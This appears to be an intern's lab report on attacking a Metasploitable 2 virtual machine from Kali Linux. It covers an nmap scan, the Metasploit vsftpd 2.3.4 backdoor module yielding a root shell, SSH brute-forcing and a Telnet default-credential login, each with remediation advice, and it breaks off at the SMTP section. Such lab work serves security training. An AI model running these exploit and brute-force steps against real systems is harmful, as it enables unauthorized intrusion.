Task 2

Exploiting Ports On Metasploitable 2 using Kali Linux

Created By
Vrushali Walve (Intern ID - 2071)

Port Scan

Description:

A port scan is a technique used in cybersecurity to identify open ports, running services, and possible weaknesses in a computer system or network. It works by sending packets to specific ports and analyzing the responses to determine whether a port is open, closed, or protected by security devices such as firewalls.

Port scanning is commonly used by hackers during the reconnaissance phase to find potential entry points, but it is also a legitimate method used by organizations and system administrators to assess and strengthen their network security. Tools like Nmap (Network Mapper), IP scanners, and Netcat help discover exposed services and ensure systems are properly secured.

Impact :


The impact of port scanning varies depending on its purpose and intent. When performed by attackers, port scanning can expose open ports and running services, enabling them to identify vulnerabilities and potential entry points for further attacks. This can increase the risk of unauthorized access, data breaches, and system compromise. Frequent or aggressive scanning may also affect network performance and trigger security alerts in firewalls or intrusion detection systems. However, when used ethically by organizations and security professionals, port scanning has a positive impact by helping identify misconfigured or unnecessary open ports, assess the network's security posture, and strengthen defenses by reducing the attack surface.

Severity : Medium

Remedial :

To reduce the risks associated with port scanning, organizations should implement strong remedial measures. Unused and unnecessary ports should be closed or disabled to minimize the attack surface. Firewalls must be properly configured to block unauthorized access and restrict traffic to only essential services. Deploying Intrusion Detection and Prevention Systems (IDS/IPS) helps in identifying and responding to suspicious scanning activity in real time. Regular security audits and authorized port scans should be conducted to detect misconfigurations early. Additionally, keeping systems updated with security patches, enforcing strong access controls, and using techniques such as port knocking and network segmentation can further strengthen defenses against malicious port scanning attempts.

PUC :



```
┌──(root㉿kali)-[/home/vrushali]
└─# nmap -p- -sV 192.168.0.107
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-31 05:47 -0500
Nmap scan report for 192.168.0.107
Host is up (0.0043s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
47702/tcp open  status      1 (RPC #100024)
49493/tcp open  mountd      1-3 (RPC #100005)
```

FTP Port 21 Exploit
Description :

FTP (File Transfer Protocol) port 21 is commonly targeted by attackers because it is often exposed to the internet and, if misconfigured, can lead to serious security risks. Exploiting FTP port 21 usually involves abusing weak or default credentials, anonymous FTP access, or outdated FTP server software. Since traditional FTP transmits usernames, passwords, and data in plain text, attackers can capture credentials using packet sniffing techniques. In some cases, vulnerable FTP services may allow unauthorized file uploads or downloads, enabling attackers to steal sensitive data, upload malicious files, or gain further access to the system. Additionally, known vulnerabilities in certain FTP servers (such as backdoors or buffer overflow flaws) can be exploited to achieve remote code execution, making FTP port 21 a high-risk service if not properly secured.

Impact :

The exploitation of FTP port 21 can have serious security consequences for an organization. Attackers who gain access to an FTP service may steal sensitive files, modify or delete critical data, and upload malicious files such as backdoors or malware. Because traditional FTP transmits credentials in plain text, attackers can intercept usernames and passwords through network sniffing, leading to further unauthorized access to internal systems. A compromised FTP server can also be used as a launch point for lateral movement, website defacement, or data exfiltration. Overall, exploiting FTP port 21 can result in data breaches, system compromise, reputational damage, and potential legal or compliance issues for the affected organization.


Severity : Critical


Remedial :

To prevent exploitation of FTP port 21, organizations should take strong security measures. Anonymous FTP access must be disabled, and strong, unique passwords should be enforced to prevent brute-force attacks. Wherever possible, traditional FTP should be replaced with secure alternatives such as SFTP or FTPS, which encrypt credentials and data during transmission. FTP services should be kept up to date with the latest security patches to avoid known vulnerabilities and backdoors. Access to port 21 should be restricted using firewalls, allowing connections only from trusted IP addresses. Regular security audits, log monitoring, and vulnerability scans should also be performed to quickly detect and respond to any suspicious activity related to FTP services.

PUC :

First way :







```
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf >
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.107
RHOST => 192.168.0.107
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.107:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.107:21 - USER: 331 Please specify the password.
[+] 192.168.0.107:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.107:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.106:40007 → 192.168.0.107:6200) at 2025-12-31 06:37:31 -0500

whoami
root
```

Second way using Hydra





Third Way using searchsploit

```
┌──(root㉿kali)-[/home/vrushali]
└─# searchsploit vsftpd 2.3.4
----------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                     |  Path
----------------------------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                          | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                             | unix/remote/17491.rb
----------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

```
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.107
RHOST => 192.168.0.107
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.107:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.107:21 - USER: 331 Please specify the password.
[+] 192.168.0.107:21 - Backdoor service has been spawned, handling...
```

Port 22 SSH Exploit

Description :

Port 22 is used by SSH (Secure Shell) to provide secure remote access to systems. An SSH exploit occurs when attackers take advantage of weak passwords, default credentials, outdated SSH versions, or misconfigurations. Common attack methods include brute-force login attempts, credential stuffing, and exploitation of known vulnerabilities in older SSH implementations. If successful, attackers can gain unauthorized remote access and execute commands on the target system.

Impact :

Exploitation of SSH on port 22 can lead to full system compromise, as attackers may obtain shell access with user or root privileges. This can result in data theft, system modification, malware installation, lateral movement within the network, and service disruption. A compromised SSH service can also be used as a persistent backdoor, causing serious operational, financial, and reputational damage to an organization.


Severity : Critical

Remedial :

To mitigate SSH port 22 exploitation, organizations should disable password-based authentication and use key-based authentication instead. Strong passwords, changing the default SSH port, and disabling root login help reduce attack success. Systems should be kept patched and updated to fix known vulnerabilities. Additionally, firewall rules, fail2ban, IP whitelisting, and continuous log monitoring should be implemented to detect and block brute-force or suspicious SSH activity.

PUC :

First Way



```
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.107
RHOSTS ⇒ 192.168.0.107
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE Desktop/usernames
USER_FILE ⇒ Desktop/usernames
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/passwords
PASS_FILE ⇒ Desktop/passwords
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting    Required  Description
   ----             ---------------    --------  -----------
   ANONYMOUS_LOGIN  false              yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false              no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                  yes       How fast to bruteforce, from 0 to 5
   CreateSession    true               no        Create a new session for every successful login
   DB_ALL_CREDS     false              no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false              no        Add all passwords in the current database to the list
```

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.0.107:22      - Starting bruteforce
[*] 192.168.0.107:22 SSH - Testing User/Pass combinations
[-] 192.168.0.107:22      - Failed: 'john:john'
```

```
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > session -i
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information     Connection
  --  ----  ----         -----------     ----------
  1         shell linux  SSH vrushali @  192.168.0.106:33097 → 192.168.0.107:22 (192.168.0.107)

msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
ls
vulnerable
uname - i
uname: extra operand `-'
Try `uname --help' for more information.
uname -i
unknown
```

Port 23 Telnet Exploit

Description :

Port 23 is used by Telnet, a remote login protocol that allows users to access systems over a network. Telnet is considered insecure because it transmits usernames, passwords, and commands in plain text without encryption. Exploitation of Telnet typically occurs through credential sniffing, brute-force attacks, or abuse of default or weak passwords. Attackers monitoring network traffic can easily capture login credentials, or they may gain access by repeatedly attempting logins until successful.


Impact :


If Telnet on port 23 is exploited, attackers can gain unauthorized remote access to the target system. This can lead to data theft, system manipulation, malware installation, and complete system compromise. Because Telnet provides direct command-line access, a successful attack may allow attackers to execute malicious commands, create backdoors, or move laterally within the network. The use of Telnet significantly increases the risk of breaches, service disruption, and reputational damage.

Severity : Critical

Remedial :

PUC :






┌──(root㉿kali)-[/home/vrushali]
└─# telnet 192.168.0.107
Trying 192.168.0.107 ...
Connected to 192.168.0.107.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Wed Dec 31 05:39:43 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Port 25 SMTP Exploit

Description :

Port 25 is used by SMTP (Simple Mail Transfer Protocol) to send emails between mail servers. SMTP exploitation usually occurs due to open mail relay configurations, weak authentication, or outdated mail server software. Attackers can abuse these weaknesses to send unauthorized emails, perform email spoofing, or conduct spam and phishing campaigns. In some cases, vulnerabilities in SMTP services can also be exploited for user enumeration or remote code execution.

Impact :

